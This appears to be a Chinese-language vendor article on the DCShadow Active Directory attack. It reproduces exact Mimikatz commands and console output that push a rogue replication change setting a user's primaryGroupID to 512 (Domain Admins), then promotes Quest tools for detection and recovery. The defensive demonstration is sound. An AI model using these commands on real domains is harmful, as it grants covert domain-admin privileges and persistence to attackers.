

實戰 AD 攻擊及快速復原



MITRE ATT&CK 報告中，有一種「合法又惡意」的 Active Directory(以下簡稱 AD)攻擊手法，它能夠透過網域控制站操縱 AD 中的所有資料，此稱之為 DCShadow 攻擊，它具有 AD 管理權限，也允許隱藏所有修改的操作，因為變更不是直接透過本機安全機構子系統服務(Local Security Authority Subsystem Service，LSASS)進行的，而是透過複製進行的，不僅難以追蹤若想要恢復也無從下手，最終只能重建 AD。


在實驗測試 DCShadow 之前，因為 dcshadow.com 上直接發表了一份聲明指出，“請注意，使用複製推送數據可能會破壞您的網域”。因此，建議各位讀者千萬不要在正式環境進行驗證測試，編者將不負任何法律責任。

第一步 了解 DCShadow 攻擊特性及原理

- 建立惡意網域控制器
- 複製惡意的物件(Object)到目標網域控制器(受害)
- 複製機制不會引起告警機制，主要是更換 Object 中的屬性
- 原理
 - KCC(Knowledge Consistency Checker)來完成 AD ntds.dit 資料庫複製：
用來產生和維護 AD 網域複製檔案與網域之間的檔案複製
 - AD 資料庫會使用 nTDSDSA object 表示網域控制器，儲存於網域控制器設定的網域容器 objectclass=sitesContainer
 - organization 只能放在 locality、country、domainDNS

第二步 啟用 Mimikatz 服務

以管理員身份執行的 cmd 提示符號並執行 Mimikatz。然後，載入了 Mimidrv 服務。



```
mimikatz 2.2.0 x64 (oe.eo)

C:\TOOLS\mimikatz_trunk\x64>mimikatz

#####  mimikatz 2.2.0 (x64) #19041 Jul 15 2020 16:10:52
## ^ ##  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##  > http://blog.gentilkiwi.com/mimikatz
'## v ##'  Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'  > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !Processtoken
Token from process 0 to process 0
* from 0 will take SYSTEM token
* to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
* to 3544/cmd.exe
* to 308/mimikatz.exe

mimikatz # _
```

第三步 執行修改屬性命令並推送

執行命令：Lsadump::dcshadow /object:bobloblaw /attribute:primarygroupid /value:512



```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # Lsadump::dcshadow /object:bobloblaw /attribute:primarygroupid /value:512
_
```

現在已經設定了此屬性後將其推送到 AD，此過程需要具有存取權限的使用者進行此更改。執行命令：Lsadump::dcshadow /push

```
C:\TOOLS\mimikatz_trunk\x64>mimikatz

.#####.   mimikatz 2.2.0 (x64) #19041 Jul 15 2020 16:10:52
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'### v ###'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'     > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # token::whoami
* Process Token : {0:0a3e4a57} 6 D 172006176 TITANCORP\bpatton S-1-5-21-1260426776-3623580948-1897206385-16137 (48g,23p) Primary
* Thread Token : no token

mimikatz #
```

查看 AD 物件資料是否發生變化？

The screenshot shows the Mimikatz console output on the left and the Active Directory Properties window for 'Bob Loblaw' on the right. A red circle highlights the 'primarygroupid' attribute in the console output, and a red arrow points to the 'primaryGroupID' attribute in the AD Properties window.

Mimikatz Console Output:

```
Server: dc4.titancorp.local
InstanceId : {6b1c5e8d-fc62-4751-80c5-5ec93c59a74a}
InvocationId: {41d2c454-0419-474a-8066-a70abd550c77}
Fake Server (not already registered): TINKER7.titancorp.local

** Attributes checking **

#0: primarygroupid

** Objects **

#0: bobloblaw
DN:CN=Bob Loblaw,OU=Patton,OU=Quest Team,OU=DC=titancorp,DC=local
primarygroupid (1.2.840.113556.1.4.98-90062 rev 8):
512
(00020000)

** Starting server **

> BindString[0]: ncacn_ip_tcp:tinker7[604061]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==
cMaxObjects : 1000
cMaxBytes : 0x00a00000
ulExtendedOp: 0
pNC->Guid: {71f76b03-56cd-4702-8adb-3b83f7aab47a}
pNC->Sid : S-1-5-21-1260426776-3623580948-1897206385
pNC->Name: DC=titancorp,DC=local
SessionKey: 9e5555904742088fb54bba6a6ad2a7a57ff3f97cc1511c75a5aa4300b00a66cc
1 object(s) pushed
> RPC bind unregistered
> stopping RPC server
> RPC server stopped

mimikatz #
```


Bob Loblaw Properties - Attributes:

Attribute	Value
postalAddress	<not set>
postalCode	<not set>
postOfficeBox	<not set>
preferredDeliveryMet...	<not set>
preferredLanguage	<not set>
preferredOU	<not set>
primaryGroupID	512 = (GROUP_RID_ADMINS)
primaryInternationalIS...	<not set>
primaryTelexNumber	<not set>
profilePath	<not set>
protocolSettings	<not set>
proxiedObjectName	<not set>
proxyAddresses	<not set>
publicDelegates	<not set>


第四步 檢視異動事件

不幸的是，微軟原生本機的日誌工具(事件檢視器)無法準確揭示發生了什麼變化，頂多只能揭示發生的複製活動。但我們現在可以使用 Quest Change Auditor for AD(以下簡稱 CA)和 On Demand Audit(以下簡稱 ODA)，用來偵測 DCSHADOW 活動及稽核，由於 Quest CA 和 ODA 不依附微軟原生日誌，如果原生日誌工具可能本來就沒有這些事件的副本或細節，對這一點對 Quest CA 和 ODA 來說並不影響，因為事件的稽核方法和儲存

架構與傳統方式截然不同，若進一步使用 SaaS 儲存 AD 事件資料，能使 AD 管理者更能夠隨時隨地以查看正在發生的事情，以下是透過 On Demand 觀察重要的 AD 活動，其中包含 DCShadow 活動。



深入研究後，編者發現網域控制站已被移至一個網站。這表明存在 DCShadow 事件，但它也可能合法發生，通常新的網域控制器不會經常出現，因此應該調查每個事件：




第五步 從異動事件快速恢復

當物件 PrimaryGroupID 屬性變更為 512，代表具備相當於 網域管理員權限。執行

DCShadow 時其他屬性可能同時會發生也會變化，然而查找發生了哪一些變化是非常困

難的，大多第三方稽核或恢復工具將無法支援，例如，第三方工具使用微軟原生 API 將

先前的值重寫到該屬性中，但是當您嘗試這樣做時，您會收到此錯誤：



如果您嘗試從這些屬性層級變更中復原 AD，我們可以透過 Quest Recovery Manager


for Active Directory Disaster Recovery Edition(以下簡稱 RMAD)進行屬性恢復，它能夠

在不影響使用者的操作下進行恢復，甚至遇到災難也能迅速將 AD 重建。首先，RMAD

可將目前的 AD 與最後一次的備份進行比較，確定有何不同？因為稽核工具只能看到

DCShadow 活動，但異動不是經由 LSASS 執行，而是透過惡意複製添加的，所以我們

需要 RMAD 看到 AD 發生了什麼細部變化。持續恢復過程中，精靈將會帶領您透過本機 API 重寫屬性，呼叫在網域控制器上的 RMAD 代理程式，進而成功地將該屬性恢復到其先前的狀態。



如果在 CA 和 ODA 上偵測到 DCShadow 活動，則表示攻擊者可能已經擁有提升的權限並想要建立後門以持續存取環境，這是一個很好的方法來識別發生了什麼；然而，RMAD 能夠將屬性修正為原本狀態，以便您的 AD 不遭受惡意破壞。

想更進一步了解如何透過 Quest 的即時監控和恢復功能，迅速應對 AD 變更、故障或安全威脅，並配合 Microsoft Security Copilot 的 AI 智能分析增強 AD 安全，實現零信任架構來防止未授權的修改及帳號濫用風險？

誠摯邀請您一同參加於 4/25 新竹科學園區公會舉辦的[【破解安全漏洞 構建零信任防禦體系】研討會活動](#)，了解如何強化您的 Active Directory 安全防護，確保企業運營穩定與無憂！